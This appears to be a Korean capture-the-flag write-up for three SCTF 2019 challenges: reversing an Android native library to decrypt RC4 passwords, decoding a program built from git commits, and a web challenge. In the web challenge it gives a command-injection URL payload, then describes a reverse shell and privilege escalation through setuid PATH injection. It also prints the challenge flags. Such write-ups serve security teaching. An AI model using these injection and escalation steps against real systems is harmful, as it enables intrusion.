주어진 .so 파일을 리버스 엔지니어링 해보면 다음과 같이 .so 파일에 내재되어 있는 DEX 파일을 동적으로 로딩하는 것을 확인할 수 있다.

```
v38 = sub_DEB4(a1, "android/content/Context");
v18 = sub_E0B8(a1, v38, "getClassLoader", "()Ljava/lang/ClassLoader;");
v37 = sub_DFA4(a1, a2, v18);
v36 = sub_E164(a1, 0x109CLL);
sub_E19C(a1, v36, 0, 0x109Cu, (__int64)"dex\n035");
v17 = sub_DEB4(a1, "java/nio/ByteBuffer");
v16 = sub_E310(a1, v17, "wrap", "([B)Ljava/nio/ByteBuffer;");
v35 = sub_E1FC(a1, v17, v16, v36);
v15 = sub_DEB4(a1, "dalvik/system/InMemoryDexClassLoader");
v14 = sub_E0B8(a1, v15, "<init>",
"(Ljava/nio/ByteBuffer;Ljava/lang/ClassLoader;)V");
```

해당 DEX 파일을 추출해서 디컴파일 해보면 query를 통해 데이터를 조회할 때 다음과 같은 코드를 활용한다는 것을 알 수 있다.

```
public Cursor query(Uri uri, String[] projection, String selection, String[]
args, String sortOrder) {
  String str = TAG;
  Log.i(str, "query: " + args[0]);
  final Cursor cursor = HalfLib.getInstance().query(this.db, args[0]);
  return new CursorWrapper(cursor) {
      public String[] getColumnNames() {
          return new String[]{"id", "username", "password"};
      }
      public String getString(int column) {
          if (column != 2) {
              return cursor.getString(column);
          }
          return HalfLib.getInstance().decrypt(cursor.getString(1),
```

```
cursor.getString(2));
      }
  };
}
```

즉, password 컬럼은 native code 내에서 decrypt하는 함수를 통해서 반환되는 것을 알 수 있다. Library가 초기화될 때 아래 함수가 호출되어 SQLite 데이터베이스에 여러개의 username과 암호화된 password를 삽입하여 초기화하는 것을 볼 수 있다.

```
_int64 __fastcall Java_com_sctf2019_halflib_HalfLib_nativeOnUpgrade(__int64
a1, __int64 a2, __int64 a3)
{
__int64 v4; // [xsp+150h] [xbp-D0h]
__int64 v5; // [xsp+1E0h] [xbp-40h]
__android_log_print(3, "HalfLib", "nativeOnUpgrade()");
v5 = sub_DEB4(a1, "android/database/sqlite/SQLiteDatabase");
v4 = sub_E0B8(a1, v5, "execSQL", "(Ljava/lang/String;)V");
sub_E480(a1, (__int64)off_46008[0]);
sub_E744(a1, a3, v4);
sub_E480(a1, (__int64)off_46010);
sub_E744(a1, a3, v4);
sub_E480(
  a1,
  (__int64)"INSERT INTO _9bc65c2abec141778ffaa729489f3e87
(_14c4b06b824ec593239362517f538b29, _5f4dcc3b5aa765d61d8327de"
           "b882cf99) VALUES ('Emily',
'905fdc2fc9ce25f7082c6ad0d5cc4378af1820cf05876643c3f64964ea0452a696a41b2e8e1
ccbf"
           "2e9b1ac0a2c490306531e1fc311ce2ee877de5fd833df80');");
// ...
sub_E480(
  a1,
  (__int64)"INSERT INTO _9bc65c2abec141778ffaa729489f3e87
(_14c4b06b824ec593239362517f538b29, _5f4dcc3b5aa765d61d8327de"
           "b882cf99) VALUES ('Robert',
```

```
'8705d0b86c4dc9bc19699ced211d2cdc06c9673c204d7b5498fc9e1d2b5f186a3dec21a7bd5
dbe"
           "14a249f255a7b73b099f1e4912e82ae6e7c46e');");
return sub_E744(a1, a3, v4);
}
```

Decryption은 username을 key로 한 RC4 알고리즘으로 되어 있어서 그에 맞춰서 password들을 복호화함으로써 flag를 얻을 수 있다.

```
__int64 __fastcall Java_com_sctf2019_halflib_HalfLib_nativeDecrypt(__int64
a1, __int64 a2, __int64 a3, __int64 a4)
{
// ...
__android_log_print(3, "HalfLib", "nativeDecrypt()");
username = (const char *)sub_E114(a1, a3, 0LL);
password = (const char *)sub_E114(a1, a4, 0LL);
v7 = strlen(username);
sub_D2F0((__int64)username, v7);
v6 = strlen(password);
v10 = (char *)sub_D1C8((__int64)password, v6);
v5 = strlen(v10);
v9 = sub_D650((__int64)v10, v5);
if ( v10 )
  operator delete(v10);
v8 = sub_E480(a1, v9);
sub_E848(a1, a3, (__int64)username);
sub_E848(a1, a4, (__int64)password);
return v8;
}
```

```
arr = [
   ['Emily',
'905fdc2fc9ce25f7082c6ad0d5cc4378af1820cf05876643c3f64964ea0452a696a41b2e8e1
ccbf2e9b1ac0a2c490306531e1fc311ce2ee877de5fd833df80'],
```

```
   ['David',
'ce2e5d0b884f953344bfe582ca8bbbf291733be01c2e9d5ac8fc72af99bf1b152938b24b9fc
55a14d91bf23c7ba9a203950a5e52cbca2d34b746c74c'],
   ['James',
'445f211cce7517255b9ba0826e7e5396be2eeffa8fe71fc514b48bd8123f2cf03a02dbaef44
8b62af55b25ef11e5d139c66a434f11b924a58834d0'],
   ['George',
'5ac1dcb71c75c0aef9dcb06e6a79503c4a3ac5900435033b5a4347b706d4cf533d59cc034c4
2613a366074a6034a728ca3fa61cef4df6e'],
   ['Patricia',
'ae2b621394821967cd8252155b0a206e616a47b332430eceeb66163bbc372e3d813444ec352
9e508fc4fe7f503115d3cac465a9847583eb3e6'],
   ['Newell',
'a08b07868cf7e814eb68c6b3d1e435160a210f510531f6d43ba4559be437dd4dea900d9b4b8
534310dacee2dfaa71e5b31'],
   ['Sophia',
'a3337c9fa90b1bd9ef1e34f9fffd57f74eb8a254c813509c55659ce1f6abd86bcc87d3f30cf
74826b42aef616309ad3cb08516276964b1e482c3f9da'],
   ['Jacob',
'5fdf27b4f40837b536d004f705e967c4ae2a55e38a87f808dfd8f3dd66b62b5ae0faa8f9937
38c4984ee42f9bf9a935aa68d1b242de010f1956d0cc6eace5db9df'],
   ['Robert',
'8705d0b86c4dc9bc19699ced211d2cdc06c9673c204d7b5498fc9e1d2b5f186a3dec21a7bd5
dbe14a249f255a7b73b099f1e4912e82ae6e7c46e'],
]

def KSA(key):
   keylength = len(key)
   S = range(256)
   j = 0
   for i in range(256):
       j = (j + S[i] + key[i % keylength]) % 256
       S[i], S[j] = S[j], S[i]  # swap
   return S
```

```
def PRGA(S):
    i = 0
    j = 0
    while True:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]  # swap
        K = S[(S[i] + S[j]) % 256]
        yield K

def RC4(key):
    S = KSA(key)
    return PRGA(S)

for i in arr:
    key = i[0]
    ct = i[1].decode('hex')
    def convert_key(s):
        return [ord(c) for c in s]
    key = convert_key(key)
    keystream = RC4(key)
    flag = ''
    for c in ct:
        flag += chr(ord(c) ^ keystream.next())
    if flag.startswith("SCTF{"):
        print flag
```

Flag: SCTF{H4lf_L1b_Ep150d3_3_N471v3_R3v3r53_c0nf1rm3d}

Legitimate

주어진 URL (http://legitimate.sstf.site/) 에 접속하면 별 정보가 없다. 하지만 .git 경로를 확인하면 git repository가 있는 것을 확인할 수 있다. 해당 repository를 wget으로 다운로드 받은 후, git log를 통해 확인해보면 다음과 같은 로그를 확인할 수 있다.

조금 검색해보면, 이는 https://github.com/blinry/legit에 소개된 legit이라는 git commit으로 작동하는 프로그래밍 언어임을 알 수 있다.

```
*   7f1a03d (HEAD -> master, tag: loop0) get dup 10 cmp
|\
| * b644d56 [loop0]
* 13c2a1d pop 67 write 1 left 99 write 1 left 57 write 1 left 65 write 1
left 82 write 1 left 86 write 1 left 120 write 1 left 83 write 1 left 72
write 1 left 98 write 1 left 74 write 1 left 81 write 1 left 72 write 1 left
90 write 1 left 99 write 1 left 118 write 1 left 57 write 1 left 68 write 1
left 88 write 1 left 110 write 1 left 81 write 1 left 52 write 1 left 100
write 1 left 74 write 1 left 121 write 1 left 81 write 1 left 77 write 1
left 83 write 1 left 122 write 1 left 113 write 1 left 81 write 1 left 80
write 1 left 66 write 1 left 117 write 1 left 77 write 1 left 69 write 1
left 97 write 1 left 55 write 1 left 102 write 1 left 88 write 1 left 40
right
*   1e23e8f (tag: loop1) 1 read cmp
|\
| * d7fbf34 1 right 11 write 1 right 37 write 1 right 99 write 1 right 39
write 1 right 62 write 1 right 126 write 1 right 64 write 1 right 114 write
1 right 103 write 1 right 98 write 1 right 3 write 1 right 75 write 1 right
16 write 1 right 18 write 1 right 96 write 1 right 74 write 1 right 124
write 1 right 85 write 1 right 3 write 1 right 14 write 1 right 45 write 1
right 42 write 1 right 29 write 1 right 105 write 1 right 65 write 1 right
83 write 1 right 5 write 1 right 121 write 1 right 100 write 1 right 21
write 1 right 47 write 1 right 124 write 1 right 101 write 1 right 73 write
1 right 21 write 1 right 13 write 1 right 25 write 1 right 9 write 1 right
17 write 1 right 62 write 0
| *   4e37eb9 (tag: loop5) 1 read cmp
| |\
| | *   63fb53b 40 right cmp
| | |\
| | | * 7e6c087 0 "Fail..\n" [loop6]
| | * 0512785 0 "Congratz!\n"
| | *   7b78cad (tag: loop6) dup
| | |\
| | | * ed2fbfd write 1 left [loop6]
| | *   b647406 (tag: loop7) 1 right read dup
| | |\
| | | * d0a6177 put [loop7]
| | * 33bd20c quit
| *   132a92a read 41 left read cmp
```

```
| |\
| | * 1396baa 1 2 sub add 40 right [loop5]
| *   90de35a read 41 right read cmp
| |\
| | * d75fc3f 1 2 sub add 1 left [loop5]
| * 2cb5e33 0 add 1 left [loop5]
* 68e3cd5 read 1 right 0 write 1 right 1 write 1 right write 1 right write 1
right 8 write
*   35935bd (tag: loop2) 1 read cmp
|\
| * 2eec168 4 left read 42 left write 40 right [loop1]
* 3afab13 1 right 0 write 3 left read 4 right write
*   548023b (tag: loop3) 2 read cmp
|\
| * e043bcf 1 right 0 write 4 left read 5 right write
| *   ffe3cb7 (tag: loop4) 2 read cmp
| |\
| | *   5499ace read 2 left read cmp
| | |\
| | | * b90c1dd (tag: goto1) 5 left read 1 left read add write 6 right
| | | * 11b2ad9 (tag: goto2) 1 left read 3 left write 5 right read 4 left
write 2 left read dup add write 3 right read 1 sub write [loop2]
| | *   d61129b read 2 right read cmp
| | |\
| | | * 951b27b 2 left [goto1]
| | * 0f569ba 2 left [goto2]
| * 27503ba 1 left 1 read add write 1 right read 2 sub write [loop4]
* f04c934 1 left 1 read add write 1 right read 2 sub write [loop3]
```

해당 프로그램의 로직을 분석하여 Cogratz 문자열이 뜨는 부분으로 가기 위해서는 input이 다음과 같은 로직을 실행한 결과 값과 일치해야 함을 알 수 있다. 통과하는 문자열은 flag 그 자체이다.

```
a = [88, 102, 55, 97, 69, 77, 117, 66, 80, 81, 113, 122, 83, 77, 81, 121,
74, 100, 52, 81, 110, 88, 68, 57, 118, 99, 90, 72, 81, 74, 98, 72, 83, 120,
86, 82, 65, 57, 99, 67]
b = [11, 37, 99, 39, 62, 126, 64, 114, 103, 98, 3, 75, 16, 18, 96, 74, 124,
85, 3, 14, 45, 42, 29, 105, 65, 83, 5, 121, 100, 21, 47, 124, 101, 73, 21,
13, 25, 9, 17, 62]
s = ''
for i in xrange(40):
s += chr(a[i] ^ b[i])
print s
```

Flag: SCTF{35073r1C_13617_CrYP70_15_M461C_X0r}

HTB

.git dump하면 rocket page 나오는데 id에 cmd injection이 발생한다.

```
http://htb.sstf.site/admin/private/rocket/index.php?id=1; sleep 1;
```

해당 Command Injection을 이용하여 reverse shell을 실행하고
Check program에 걸려있는 setuid bit를 활용, ENV PATH Injection을 통해 flag를 읽으면 된다

Flag: SCTF{TH1$_15_My_HTB_S3cR37}